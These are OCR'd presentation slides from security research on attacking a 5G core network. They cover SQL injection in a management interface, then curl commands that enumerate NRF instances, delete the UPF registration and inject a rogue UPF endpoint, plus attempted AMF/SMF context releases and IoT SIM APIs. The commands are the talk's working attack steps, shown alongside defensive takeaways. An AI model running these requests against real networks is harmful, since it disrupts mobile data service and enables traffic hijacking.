
SQL Injection

- Web management interface had SQLi vulnerability
- Able to harvest any arbitrary database/files inside the system
- DoS through injecting malformed operator information



SQL Injection

- Obtaining a local file through LOAD DATA LOCAL INFILE
  - A bit tricky due to the truncation applied by the web interface
  - Checked independently after obtaining SSH access
- Now we have NRF address!



Highway to the Data Plane


- APIs available as 3GPP TS 29.510
- NRF bootstrapping APIs and instance discovery

```
$ curl -k -X GET "https://10.33.1.12:9090/bootstrapping" -H "accept: application/3gppHal+json"
{"status":"OPERATIVE","_links":{"authorize":{"href":"https://10.33.1.12:9090/oauth2/token"},"discover":
{"href":"https://10.33.1.12:9090/nnrf-disc/v1/nf-instances"},"manage":{"href":"https://10.33.1.12:9090/v1/nf-
instances"},"self":{"href":"https://10.33.1.12:9090/bootstrapping"},"subscribe":{"href":"https://
10.33.1.12:9090/nnrf-nfm/v1/subscriptions"}}}
```

- Getting instances through `/nnrf-disc/v1/nf-instances`

```
$ curl -k -X GET "https://10.33.1.12:9090/nnrf-disc/v1/nf-instances?target-nf-type=UPF&requester-nf-type=AMF"
{"validityPeriod":120,"nfInstances":
[{"nfInstanceId":"REDACTED","nfType":"UPF","nfStatus":"REGISTERED","nfInstanceName":"go-
upf","heartBeatTimer":57,"plmnList":[{"mcc":"244","mnc":"53"}],"sNssais":[{"sst":1}],"ipv4Addresses":
["10.33.1.52"],"upfInfo":{"sNssaiUpfInfoList":[{"sNssai":{"sst":1},"dnnUpfInfoList":
[{"dnn":"internettwo"}]}],"interfaceUpfInfoList":[{"interfaceType":"N3","ipv4EndpointAddresses":
["10.33.1.52"]}]}},...]}}]}
```

Interrupting Data Services



On the NRF

- Disconnect UPF from the core network
- Standard REST API, DELETE request

```
$ curl -k -X DELETE
"https://10.33.1.12:9090/nnrf-nfm/v1/nf-instances/[redacted]
[redacted]" -H  "accept: */*" # first API call
$ curl -k -X DELETE
"https://10.33.1.12:9090/nnrf-nfm/v1/nf-instances/[redacted]
[redacted]" -H  "accept: */*" # second API call
{"title":"Data not found","status":404,"cause":"DATA_NOT_FOUND"}
```

On the NRF

- DELETE-then-PUT to inject malicious configuration
  - Known not existing or attacker controlled endpoint address
  - Checked persistency through another discovery API call
- This API should be protected

```
$ curl -k -X PUT "https://10.33.1.12:9090/nnrf-nfm/v1/nf-instances/REDACTED" -H "accept: application/json" -H
"Content-Type: application/json" -d
"{\"nfInstanceId\":\"REDACTED\",\"nfType\":\"UPF\",\"nfStatus\":\"REGISTERED\",\"nfInstanceName\":\"go-
upf\",\"heartBeatTimer\":34,\"plmnList\":[{\"mcc\":\"xxx\",\"mnc\":\"xx\"}],\"sNssais\":
[{\"sst\":1}],\"ipv4Addresses\":[\"10.33.1.210\"],\"upfInfo\":{\"sNssaiUpfInfoList\":[{\"sNssai\":
{\"sst\":1},\"dnnUpfInfoList\":[{\"dnn\":\"internetthree\"}]}],\"interfaceUpfInfoList\":
[{\"interfaceType\":\"N3\",\"ipv4EndpointAddresses\":[\"10.33.1.210\"]}]}}"
{"nfInstanceId":"REDACTED","nfType":"UPF","nfStatus":"REGISTERED","nfInstanceName":"go-
upf","heartBeatTimer":33,"plmnList":[{"mcc":"xxx","mnc":"xx"}],"sNssais":[{"sst":1}],"ipv4Addresses":
["10.33.1.210"],"upfInfo":{"sNssaiUpfInfoList":[{"sNssai":{"sst":1},"dnnUpfInfoList":
[{"dnn":"internetthree"}]}],"interfaceUpfInfoList":[{"interfaceType":"N3","ipv4EndpointAddresses":
["10.33.1.210"]}]}}
```

On the AMF

- No standard API to enumerate the UE context exist
  - Guessed based on IMSI (based on other 5GC implementations)
- Delete the UE’s context from the AMF gave only errors

```
$ curl -k -X POST "https://127.0.1.1:443/namf-comm/v1/ue-contexts/1/release" -H  "Content-Type: application/json"
-d "{\"supi\":\"string\",\"unauthenticatedSupi\":false,\"ngapCause\":{\"group\":0,\"value\":0}}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
$ curl -k -X POST "https://127.0.1.1:443/namf-comm/v1/ue-contexts/imsi-REDACTED/release" -H  "accept:
application/json" -H  "Content-Type: application/json" -d "{\"targetMmeCap\":
{\"nonIpSupported\":false,\"ethernetSupported\":false},\"servingNetwork\":
{\"mcc\":\"xxx\",\"mnc\":\"xx\"},\"notToTransferEbiList\":[0]}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
$ curl -k -X POST "https://127.0.1.1:443/namf-comm/v1/ue-contexts/imsi-REDACTED/release" -H  "Content-Type:
application/json" -d "{\"supi\":\"imsi-REDACTED\",\"unauthenticatedSupi\":true,\"ngapCause\":
{\"group\":0,\"value\":0}}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
```

On the SMF

- Like AMF, no standard API exist to enumerate UE context
  - Guessed using IMSI like what we've tried on AMF
- No useful output was produced
  - If we knew the context name, the results might have been different
- SMF was written in Go, which was considered hard to reverse


```
$ curl -k -X POST "https://127.0.1.1:443/nsmf-pdusession/v1/sm-contexts/imsi-REDACTED/retrieve" -H  "accept:
application/json" -H  "Content-Type: application/json" -d "{\"targetMmeCap\":
{\"nonIpSupported\":false,\"ethernetSupported\":false},\"servingNetwork\":
{\"mcc\":\"xxx\",\"mnc\":\"xx\"},\"notToTransferEbiList\":[0]}"
(no output)
```

Why not UPF Directly?

- We tried to examine as many 5G API as possible
- Our approach direction was shutting down user plane services through core network API calls (“API war”)
- Other team directly jumped to UPF before us
  - Good de-motivation on that direction :(


Key Takeaways

- Protect your 5GC entry points
  - Especially for NRF which can be used to discover all other entities
- Simple looking API call and component can disintegrate the entire 5G stack
- Traditional web application and API vulnerabilities will meet the telco specific issues in 5G core network




xkcd: Dependency. https://xkcd.com/2347/

Attacks From Network Exposure Functions




New Front Door: Network Exposure



Obtaining IoT SIM Cards and APIs


- Specialized tariff for IP data and/or SMS
  - Cheap but smaller data than smartphone tariff, longer lifetime
- Usually business customers only
- Dedicated IoT networks (NB-IoT, LTE-M) and 2G/3G fallback



+ Service APIs

Control and Configure the SIMs

- IoT connectivity management platform
  - Available after signing contract
- User/SIM management through web app
  - Create API user/developer
  - Activate and deactivate SIM
- Purchase data volume, SMS etc.




IoT connectivity management platform

MSISDN	ICCD	Alias	IMSI	Product	Status	Connected	IMEI	Manufacturer	Model	SEC
					Filter					
6209	12	test123456	62	Pay per use (GPL 5)	ACTIVE	No	86-420005-	Quectel Wireless Solutions Co Ltd	BG95-M3	0
4461	20		63	Pay per use (GPL 5)	ACTIVE	No	86-772303-	Quectel Wireless Solutions Co Ltd	Quectel BC68	0

Service APIs: Getting Access

- IoT service platform
  - Provides service APIs portal (Swagger/OpenAPI interface)
  - Service Level Agreement (SLA) to define access and API management
- Authenticate and authorize API users
- **Core configuration control**
  - Device IP address management, roaming policy control
  - Data-rate, bandwidth, set sleep modes, location
- **Admin control**
  - Billing and data plan management
  - SIM & credential management



